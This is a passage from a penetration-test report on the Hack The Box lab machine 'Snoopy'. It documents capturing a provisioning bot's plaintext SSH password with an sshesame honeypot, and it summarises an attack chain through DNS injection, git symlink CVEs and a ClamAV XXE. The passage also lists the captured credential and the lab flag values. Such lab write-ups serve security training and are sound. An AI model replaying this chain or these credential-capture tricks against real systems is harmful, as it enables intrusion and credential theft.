Welcome to Ubuntu 22.04.2 LTS (GNU/Linux 5.15.0-71-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

sbrown@snoopy:~$ whoami
sbrown
```


```
sbrown@snoopy:~$ ls
progname.dmg  scanfiles  user.txt
sbrown@snoopy:~$ cat user.txt
b8401185272e40026ea0f7440ab8241f
sbrown@snoopy:~$
```

6. Server Provisioning Bot Presents Plaintext SSH Credentials to Attacker-Controlled Host - Medium


CWE	CWE-522 - Insufficiently Protected Credentials
CVSS 3.1	6.5 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
Root Cause	The Mattermost server provisioning feature allows an authenticated user to submit a provisioning request with an arbitrary IP address and port. The provisioning bot then SSHes to the specified host and authenticates using plaintext password credentials for `cbrown` without verifying the server's identity. An attacker who can submit a provisioning request can point it at an SSH honeypot to capture the credentials in plaintext.
Impact	Plaintext credential capture for the `cbrown` local account (`sn00pedcr3dential!!!`), providing SSH access to the server and enabling the subsequent git CVE-based lateral movement to `sbrown`.
Affected Component	Mattermost server provisioning channel — bot connects to arbitrary IP/port with plaintext credentials
Remediation	Replace password-based SSH authentication in the provisioning bot with key-based authentication. Enable strict host key checking so the bot refuses to connect to any server that does not present the expected host key. This prevents credential capture even if an attacker controls the target IP. If the provisioning flow requires sending credentials to a new server, use a key provisioning approach that delivers a key over an authenticated channel rather than presenting a reusable password to an unverified host.
References	https://github.com/jaksi/sshesame

Finding Evidence

The server provisioning channel was located via Mattermost channel search:



A provisioning request was submitted with the attacker's IP and port 2222:



The `sshesame` SSH honeypot was listening on port 2222:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy/sshesame]
└─$ sudo ./sshesame -config sshesame.yaml
INFO 2026/06/20 20:44:25 No host keys configured, using keys at "/root/.local/share/sshesame"
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_rsa_key" not found, generating it
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_ecdsa_key" not found, generating it
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_ed25519_key" not found, generating it
INFO 2026/06/20 20:44:25 Listening on [::]:2222
```

When the bot connected, sshesame logged the authentication attempt and captured cbrown's credentials in plaintext:

```
┌──(joe㉿Archwarden)-[~/HTB_Boxes/retired/snoopy/sshesame]
└─$ sudo ./sshesame -config sshesame.yaml
INFO 2026/06/20 20:44:25 No host keys configured, using keys at "/root/.local/share/sshesame"
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_rsa_key" not found, generating it
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_ecdsa_key" not found, generating it
INFO 2026/06/20 20:44:25 Host key "/root/.local/share/sshesame/host_ed25519_key" not found, generating it
INFO 2026/06/20 20:44:25 Listening on [::]:2222
2026/06/20 20:44:56 [10.129.229.5:39730] authentication for user "cbrown" with password "sn00pedcr3dential!!!" accepted
2026/06/20 20:44:56 [10.129.229.5:39730] connection with client version "SSH-2.0-paramiko_3.1.0" established
2026/06/20 20:44:56 [10.129.229.5:39730] [channel 0] session requested
2026/06/20 20:44:56 [10.129.229.5:39730] [channel 0] command "ls -la" requested
2026/06/20 20:44:56 [10.129.229.5:39730] [channel 0] closed
2026/06/20 20:44:56 [10.129.229.5:39730] connection closed
```

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of HTB's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
10.129.229.5	22	SSH	OpenSSH 8.9p1 Ubuntu 3ubuntu0.1
10.129.229.5	53	DNS	ISC BIND 9.18.12-0ubuntu0.22.04.1
10.129.229.5	80	HTTP	nginx 1.18.0 (Ubuntu)

A.3 Subdomain Discovery

URL	Description	Discovery Method
snoopy.htb	SnoopySec corporate site — file download endpoint	/etc/hosts from box IP
mm.snoopy.htb	Mattermost messaging platform — password reset	Vhost fuzzing
mail.snoopy.htb	Mail server (offline) — injected to attacker IP	Site banner + DNS AXFR
mattermost.snoopy.htb	Internal Mattermost alias	DNS AXFR
postgres.snoopy.htb	PostgreSQL (internal)	DNS AXFR
provisions.snoopy.htb	Provisioning service (internal)	DNS AXFR

A.4 Exploited Hosts

Host	Scope	Method	Notes
snoopy.htb (10.129.229.5)	External	Path traversal → RNDC key → DNS injection → SMTP intercept → Mattermost access	sbrown Mattermost session
snoopy.htb (10.129.229.5)	External	SSH provisioning honeypot → cbrown credentials	SSH as cbrown
snoopy.htb (10.129.229.5)	Internal	CVE-2023-22490/23946 git symlink attack	SSH as sbrown; user flag
snoopy.htb (10.129.229.5)	Internal	CVE-2023-20052 ClamAV DMG XXE via sudo clamscan	SSH as root; root flag

A.5 Compromised Users

Username	Type	Method	Notes
sbrown	Local user	Mattermost password reset via hijacked mail server	Mattermost platform access
cbrown	Local user	SSH credentials captured by sshesame honeypot from provisioning bot	SSH access; git apply sudo rule
sbrown	Local user	CVE-2023-22490/23946 git apply symlink attack writing authorized_keys	SSH access; user flag
root	Root	CVE-2023-20052 ClamAV DMG XXE leaking /root/.ssh/id_rsa	Full system access; root flag

A.6 Changes/Host Cleanup

Host	Scope	Change / Cleanup Needed
snoopy.htb	DNS zone	Remove injected mail.snoopy.htb A record
snoopy.htb	/home/sbrown/.ssh/authorized_keys	Remove attacker public key written via git symlink attack
snoopy.htb	/home/sbrown/scanfiles/	Remove dark2.dmg exploit file
snoopy.htb	/dev/shm/rce	Remove git repository and patch file created during lateral movement

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1	snoopy.htb	b8401185272e40026ea0f7440ab8241f	/home/sbrown/user.txt	LFI → RNDC key → DNS inject → SMTP → Mattermost → honeypot → cbrown → CVE-2023-22490/23946 → sbrown
2	snoopy.htb	c89045599f7eb7dd0caba7f6b85adc4c	/root/root.txt	CVE-2023-20052 ClamAV XXE → root SSH key → SSH as root

End of Report